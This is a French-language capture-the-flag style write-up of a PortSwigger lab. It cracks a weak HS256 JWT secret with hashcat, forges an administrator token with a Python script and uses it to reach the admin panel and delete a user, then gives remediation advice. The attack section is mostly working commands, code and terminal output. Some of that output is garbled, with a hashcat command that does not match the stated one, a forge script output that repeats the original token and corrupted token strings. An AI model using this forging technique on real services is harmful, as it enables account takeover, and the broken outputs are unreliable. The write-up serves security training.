

JWT authentication bypass via weak signing key

CWE-326 · OWASP A02:2021

Lab	JWT authentication bypass via weak signing key
Classe	Authentification (JWT)
Difficulté	Practitioner
Cible	Mécanisme de session JWT (HS256)
Plateforme	PortSwigger Web Security Academy

Lucas Fagioli

15 septembre 2026

Table des matières

1	Contexte	2
1.1	Environnement	2
2	Reconnaissance	3
3	Exploitation	5
3.1	Casser le secret de signature hors ligne	5
3.2	Forger un jeton administrateur	6
3.3	Accéder à l'interface d'administration	7
4	Impact	7
5	Remédiation	8

1 Contexte

L'application gère les sessions avec un **JSON Web Token** (JWT) signé en HS256, un algorithme symétrique : la même clé secrète sert à signer le jeton et à vérifier sa signature. Toute la sécurité repose donc sur le fait que cette clé reste inconnue de l'attaquant.

Ici la clé de signature est **faible** : c'est un secret court et prévisible, présent dans des listes publiques. Un attaquant peut le retrouver hors ligne à partir d'un seul jeton, puis **forger n'importe quel jeton valide**, dont un jeton administrateur, et accéder à l'interface d'administration réservée.

- **Point faible** : le secret HMAC utilisé pour signer les JWT est brute-forçable.
- **Objectif** : forger un jeton avec `sub = administrator`, atteindre `/admin` et supprimer l'utilisateur `carlos`.

1.1 Environnement

Système	Kali Linux
Proxy	Burp Suite Community Edition (Repeater)
Cassage	hashcat (mode 16500, JWT)
Wordlist	<code>jwt.secrets.list</code> (dépôt wallarm/jwt-secrets)
Forge	script Python (bibliothèque standard : <code>hmac</code> , <code>hashlib</code>)
Cible	Instance de lab PortSwigger, <code>*.web-security-academy.net</code>




WE LIKE TO
BLOG



Search the blog...

Search



21st Century Dreaming

Despite the number of differences in lifestyle between us humans, we can all have dreams with similar themes. I have very vivid dreams which appear like full-length movies. I have noticed changes as society and technology evolves.

[View post](#)




État initial du lab, non résolu.

2 Reconnaissance

Le lab fournit un compte de test. On se connecte via *My account* avec les identifiants `wiener:peter`.

On décode le JWT (par exemple sur jwt.io, ou en base64url) pour comprendre ce qu'il faudra reproduire. L'en-tête révèle l'algorithme, la charge contient l'identité :

```
En-tete : {"kid":"e8b4ea30-...", "alg":"HS256"}
Charge  : {"iss":"portswigger", "exp":1789472166, "sub":"wiener"}
```



JWT décodé : algorithme HS256 et sub = wiener.

Deux enseignements : la signature est **symétrique** (HS256, donc cassable si le secret est faible), et l'identité de l'utilisateur tient dans la claim **sub**. Il suffira de la passer à **administrator**, à condition de savoir re-signer le jeton.

3 Exploitation

3.1 Casser le secret de signature hors ligne

La signature HS256 est un HMAC-SHA256 du couple **en-tête.charge**. On la soumet à **hashcat** en mode 16500 (JWT) contre une liste de secrets faibles connus :

```
wget https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list
echo '<le JWT complet>' > jwt.txt
hashcat -a 0 -m 16500 jwt.txt jwt.secrets.list
```

Le secret tombe instantanément : il figure dans la wordlist. **hashcat** affiche le jeton suivi de sa clé, **...:secret1**, avec le statut **Cracked**.

```

(lucas@kali)-[~]
$ wget -q https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt-secrets.list
(lucas@kali)-[~]
$ echo eyJraWQ1OjI0G182ZWZlM0Q2TE2LTRjODItOWE2OS8hNGV5NTg3ZDM4ODg1LChhOGciOiJ1U2ZlbnN39.eyJ3c3MiOiJ3b3J3c3dpZ2dldCI1ImV4cCI6MTc4OTQ3MjE2NiwiOiJ1bWVjIn0.ugGq-38qjeVYAAsdhuAGHUPKre-6J3308AYBMLolY' > jwt.txt
(lucas@kali)-[~]
$ hashcat -m 0 -i 16500 jwt.txt jwt-secrets.list
hashcat (v7.1.2) starting
info[1]: no CUDA-capable device is detected
OpenCL API (OpenCL 3.0 POCL 7.1+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 21.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
+ Device #01: cpu-pennryn-QEMU Virtual CPU version 2.5+, 5914/11829 MB (5914 MB allocatable), BMCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
+ Zero-byte
+ Not-Iterated
+ Single-Hash
+ Single-Salt
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory allocated for this attack: 514 MB (11430 MB free)
Dictionary cache built:
+ Filename...: jwt-secrets.list
+ Passwords...: 16500
+ Bytes.....: 1231757
+ Keyspace...: 163965
+ Runtime....: 0 secs
eyJraWQ1OjI0G182ZWZlM0Q2TE2LTRjODItOWE2OS8hNGV5NTg3ZDM4ODg1LChhOGciOiJ1U2ZlbnN39.eyJ3c3MiOiJ3b3J3c3dpZ2dldCI1ImV4cCI6MTc4OTQ3MjE2NiwiOiJ1bWVjIn0.ugGq-38qjeVYAAsdhuAGHUPKre-6J3308AYBMLolY:secret1
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 16500 (JWT (JSON Web Token))
Hash.Target.....: eyJraWQ1OjI0G182ZWZlM0Q2TE2LTRjODItOWE2OS8hNGV5NTg3ZDM4ODg1LChhOGciOiJ1U2ZlbnN39.eyJ3c3MiOiJ3b3J3c3dpZ2dldCI1ImV4cCI6MTc4OTQ3MjE2NiwiOiJ1bWVjIn0.ugGq-38qjeVYAAsdhuAGHUPKre-6J3308AYBMLolY
Time.Started...: Tue Sep 15 12:43:47 2026 (0 secs)
Time.Estimated...: Tue Sep 15 12:43:47 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (jwt-secrets.list)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 348.0 HW/s (0.94ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8192/163965 (7.88%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 0/163965 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#01...: -> vip
Started: Tue Sep 15 12:43:36 2026
Stopped: Tue Sep 15 12:43:47 2026
(lucas@kali)-[~]
$

```

hashcat retrouve le secret secret1 (statut Cracked).

Idée clé. Avec le secret HMAC en main, on ne *contourne* pas la vérification de signature : on produit une signature **authentique**. Le serveur validera n'importe quel jeton qu'on lui présente, pourvu qu'il soit signé avec secret1.

3.2 Forger un jeton administrateur

Pas besoin d'outil dédié : un JWT HS256 se fabrique avec la seule bibliothèque standard de Python. On repart de l'en-tête d'origine (on conserve le kid), on met sub = administrator, puis on re-signe avec le secret cassé.

```

import base64, hmac, hashlib, json
def b64(x): return base64.urlsafe_b64encode(x).rstrip(b'=')

secret = b'secret1'
header = {"kid": "e8b4ea30-...", "alg": "HS256"}
payload = {"iss": "portswigger", "exp": 2000000000, "sub": "administrator"}

h = b64(json.dumps(header, separators=(',', ':')).encode())
p = b64(json.dumps(payload, separators=(',', ':')).encode())
sig = b64(hmac.new(secret, h + b'.' + p, hashlib.sha256).digest())
print((h + b'.' + p + b'.' + sig).decode())

```

Le script imprime un jeton complet et valide, dont la charge contient bien sub = administrator.

```

(lucas@kali)-[~]
$ python3 forge.py
eyJraWQ1OjI0G182ZWZlM0Q2TE2LTRjODItOWE2OS8hNGV5NTg3ZDM4ODg1LChhOGciOiJ1U2ZlbnN39.eyJ3c3MiOiJ3b3J3c3dpZ2dldCI1ImV4cCI6MTc4OTQ3MjE2NiwiOiJ1bWVjIn0.ugGq-38qjeVYAAsdhuAGHUPKre-6J3308AYBMLolY:secret1
(lucas@kali)-[~]
$

```

Jeton administrateur forgé et re-signé avec secret1.


Attention à l'expiration. La claim `exp` du jeton d'origine est de courte durée. En la recopiant telle quelle, le serveur répond 302 vers `/login` (jeton expiré). Comme on contrôle désormais *toutes* les claims, on fixe un `exp` lointain pour disposer d'un jeton durablement valide.

3.3 Accéder à l'interface d'administration

Dans le Repeater, on rejoue la requête en la pointant sur `/admin` et en remplaçant le cookie session par le jeton forgé :

```
GET /admin HTTP/2
Cookie: session=<jeton administrateur forgé>
```

La réponse passe de l'erreur d'accès à un 200 contenant le HTML du panneau d'administration, avec les liens de suppression d'utilisateurs.




Panneau d'administration atteint avec le jeton forgé.

4 Impact

Un secret de signature faible réduit à néant la garantie d'authenticité du JWT. En le retrouvant, on usurpe l'identité de n'importe quel utilisateur et on escalade jusqu'au rôle administrateur, sans mot de passe ni interaction de la victime. Ici, cela mène à un accès complet à l'interface d'administration et à la suppression d'un compte :

```
GET /admin/delete?username=carlos HTTP/2
Cookie: session=<jeton administrateur forgé>
```



Suppression de carlos avec le jeton forgé.

Le lab est alors marqué comme résolu.



JWT authentication bypass via weak signing key

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Lab résolu.

Dans le monde réel, la même faiblesse permet le détournement de compte à grande échelle et le contournement de tout contrôle d'accès reposant sur le JWT, tant que le secret n'est pas changé. L'attaque ne demande aucun privilège et se reproduit trivialement une fois le secret connu.

Gravité indicative : **élevée**.

5 Remédiation

La cause racine est un secret HMAC à faible entropie, devinable par dictionnaire.

- **Correctif principal** : utiliser un secret **long et aléatoire** (haute entropie, généré par un CSPRNG), jamais un mot de dictionnaire ni une valeur par défaut.
- **Gestion des clés** : conserver le secret dans un gestionnaire de secrets, et prévoir sa **rotation** ; en cas de fuite, révoquer et changer la clé.
- **Signature asymétrique** : préférer un algorithme asymétrique (RS256, ES256) ; le serveur ne détient alors que la clé publique de vérification, et la clé privée de signature n'a pas à être partagée.
- **Imposer l'algorithme** : fixer côté serveur l'algorithme attendu et rejeter **none** comme tout algorithme différent, pour éviter les attaques de substitution.
- **Durée de vie courte** : garder des **exp** brefs et associer un mécanisme de révocation, pour limiter la fenêtre d'un jeton compromis.

Références : OWASP JSON Web Token Cheat Sheet ; PortSwigger Web Security Academy, *JWT attacks* ; CWE-326 (Inadequate Encryption Strength).